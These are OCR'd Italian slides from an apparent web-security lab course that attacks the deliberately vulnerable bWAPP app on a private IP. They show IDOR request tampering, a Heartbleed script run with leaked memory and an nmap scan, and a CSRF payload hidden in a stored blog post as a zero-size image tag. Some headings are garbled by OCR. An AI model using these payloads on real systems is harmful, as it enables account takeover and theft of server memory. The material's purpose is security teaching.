
Idea simile con l'iniezione HTML

Quando si effettua un attacco XSS, si può creare il solito popup con alert(), mentre con un'iniezione HTML si può inserire un testo di fantasia nella pagina web.





Riferimenti a oggetti diretti non sicuri



Errata configurazione della sicurezza

Request to http://192.168.83.139:80

Forward | Drop | Intercept is on | Action | Open Browser

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2  Host: 192.168.83.139
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 37
9  Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 secret=pspsps&login=bee&action=change
```

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.83.139
Connection: close
Referer: http://192.168.83.139/bWAPP/insecure_direct_object_ref_1.php
Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
Upgrade-Insecure-Requests: 1

secret=pspsps&login=A.I.M&action=change
```

/ Insecure DOR (Change Secret) /

Change your secret.

New secret:

Change

The secret has been changed!

Esposizione di dati sensibili - Heartbleed


Il **bug Heartbleed** è una grave vulnerabilità del popolare OpenSSL.
libreria software crittografica.

- Questa debolezza consente di rubare le informazioni protette, in condizioni normali, dalla crittografia SSL/TLS utilizzata per proteggere Internet.
- SSL/TLS garantisce la sicurezza e la privacy delle comunicazioni su Internet per applicazioni quali web, e-mail, messaggistica istantanea (IM) e alcune reti private virtuali (VPN).

Il bug Heartbleed consente a chiunque su Internet di leggere la memoria dei sistemi protetti dalle versioni vulnerabili del software OpenSSL.

- Ciò compromette le chiavi segrete utilizzate per identificare i fornitori di servizi e per crittografare il traffico, i nomi e le password degli utenti e contenuto effettivo.
- Questo permette agli aggressori di origliare le comunicazioni, rubare i dati direttamente dai servizi e dagli utenti e di impersonare servizi e utenti.

Esposizione di dati sensibili Heartbleed





Esposizione di dati sensibili
Heartbleed

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python heartbleed.py -p 8443 192.168.83.139
Connecting ...
Sending Client Hello ...
Waiting for Server Hello ...
  ... received message: type = 22, ver = 0302, length = 66
  ... received message: type = 22, ver = 0302, length = 675
  ... received message: type = 22, ver = 0302, length = 203
  ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request ...
  ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[ ... r ...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+.. H ... 9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../ ...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 1C 00 44 00  ....#.........D.
  00e0: 80 00 43 00 81 C0 3C C0 52 C0 0C C0 A8 C0 29 00  ..C ... <.R.....).
  00f0: 22 00 0A 00 A2 00 1D 00 16 C0 75 C0 6F 00 7D 00  ".........u.o.}.
  0100: 87 00 37 00 04 00 68 C0 89 C0 15 00 97 00 C0 C0  ..7 ... h.........
  0110: 60 00 12 00 82 C0 42 00 32 00 0E 00 98 00 54 00  `.....B.2.....T.
  0120: 6D C0 11 00 A5 00 61 CC AA C0 72 00 8E 00 27 00  m.....a ... r ... '.
  0130: 07 C0 AE 00 28 00 52 C0 38 C0 5A C0 1E 00 85 00  ....(.R.8.Z.....
  0140: 2C 00 2F 00 A9 FE FE 00 92 00 BA C0 02 00 17 00  ,./.............
  0150: 29 C0 05 00 3D 00 AF C0 78 00 C1 C0 AB 00 5C C0  ) ... = ... x.....\.
  0160: 0A FE FF D0 05 C0 10 D0 03 00 94 C0 A6 00 41 00  ..............A.
  0170: 7C C0 3D 00 B9 00 48 00 06 C0 98 CC AB 00 8A CC  |•= ... H.........
  0180: A8 CC 15 00 7E CC 14 CC 13 C0 AF C0 AD 00 00 C0  ....~...........
  0190: 6A C0 63 C0 A9 C0 A7 00 40 C0 35 C0 A3 00 9C C0  j.c.....@.5.....
  01a0: A2 C0 A1 C0 9F C0 34 C0 9E C0 9D C0 9C C0 9B C0  ......4.........
  01b0: 9A 00 64 C0 4C 00 4C 00 90 CC AC C0 49 C0 86 C0  ..d.L.L.....I ...
  01c0: 2B C0 96 C0 95 C0 94 C0 20 C0 92 C0 91 C0 90 00  +....... .......
  01d0: 2D C0 8F C0 8E C0 8D 00 89 C0 8A 00 30 00 9D C0  -...........0 ...
  01e0: 25 C0 32 C0 83 C0 82 C0 81 C0 80 00 AC C0 7E C0  %.2...........~.
  01f0: 7D C0 7C 00 05 00 B1 C0 7A C0 4D C0 19 C0 77 C0  }.|.....z.M ... w.
  0200: 76 C0 73 C0 71 C0 5E C0 30 C0 70 C0 6E C0 6D C0  v.s.q.^.0.p.n.m.
  0210: 31 00 4E C0 6C C0 6B C0 AC C0 69 C0 68 00 9E C0  1.N.l.k ... i.h ...
  0220: 67 C0 66 00 74 C0 65 C0 64 C0 62 00 57 00 77 00  g.f.t.e.d.b.W.w.
  0230: AE C0 61 00 8D 00 0B C0 5C C0 5D C0 13 C0 59 C0  ..a.....\.] ... Y.
  0240: 58 C0 57 00 1A C0 56 00 3C C0 3A 00 9F C0 4F C0  X.W ... V.<.: ... O.
  0250: 79 C0 06 C0 47 00 47 00 B7 C0 45 C0 44 C0 41 C0  y ... G.G ... E.D.A.
  0260: 40 C0 3F D0 02 00 67 00 08 C0 54 00 AA C0 39 C0  @.? ... g ... T ... 9.
  0270: 37 C0 36 C0 A5 00 34 C0 2F 00 6B 00 2E C0 2D C0  7.6 ... 4./.k ... -.
  0280: 2C C0 1B C0 5F 00 8B C0 24 00 13 00 B0 00 95 00  , ... _ ... $.......
  0290: 53 00 3B C0 1D C0 22 00 09 C0 21 C0 93 C0 1F C0  S.; ... " ... !.....
  02a0: 2A 00 83 00 25 C0 18 00 69 00 88 C0 16 C0 12 C0  * ... % ... i.......
  02b0: 0E C0 08 C0 07 00 B8 C0 48 00 C5 00 C4 00 02 00  ........H.......
  02c0: 26 00 C2 00 A7 00 A1 00 BF 00 BE 00 BC CC AD C0  &...............
  02d0: 46 00 B3 00 B2 C0 7B 00 AD 00 AB 00 A8 00 A6 00  F.....{.........
  02e0: A4 C0 84 00 99 00 3E C0 23 00 91 00 46 00 65 C0  ......>.# ... F.e.
  02f0: 99 00 1B C0 28 00 86 C0 1A 00 79 00 60 00 78 00  ....(.....y.`.x.
  0300: 72 00 6C 00 2B 00 5B 00 51 00 4D 00 49 00 39 00  r.l.+.[.Q.M.I.9.
  0310: 38 00 33 00 19 00 63 00 24 00 1F 01 00 00 13 00  8.3 ... c.$.......
  0320: 0A 00 0A 00 08 00 17 00 18 00 19 00 1D 00 0F 00  ................
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script ssl-heartbleed -sV -p 8443 192.168.83.139

Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 08:11 EDT
Nmap scan report for 192.168.83.139 (192.168.83.139)
Host is up (0.00040s latency).

PORT     STATE SERVICE       VERSION
8443/tcp open  ssl/https-alt nginx/1.4.0
|_http-server-header: nginx/1.4.0
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected
s the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:0C:29:02:8F:5A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds

┌──(kali㉿kali)-[~]
└─$
```


Accesso al livello di funzione mancante Controllo - El Traversata





Accesso al livello di funzione mancante Controllo - El versata





Falsificazione delle richieste cross-site (C

```
GET /bWAPP/csrf_1.php?password_new=bug&password_conf=bug&action=change HTTP/1.1
Host: 192.168.83.139
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.83.139/bWAPP/csrf_1.php
Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
Upgrade-Insecure-Requests: 1
```

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser ▸
- Engagement tools [Pro version only] ▸
- Change request method
- Change body encoding
- **Copy URL**
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests ▸
- Do intercept ▸
- Convert selection ▸
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

/ CSRF (Change Password) /

Change your password.

New password:

●●●

Re-type new password:

Change


/ HTML Injection - Stored (Blog) /


```
<img src="http://192.168.83.128/bWAPP/csrf_3.php?secret=meatball1&login=bee&
action=change" height=0 width=0>
```


Submit Add: ☑ Show all: ☐ Delete: ☐ Your entry was added to our blog!


#	Owner	Date	Entry
27	bee	2021-04-15 14:43:21	

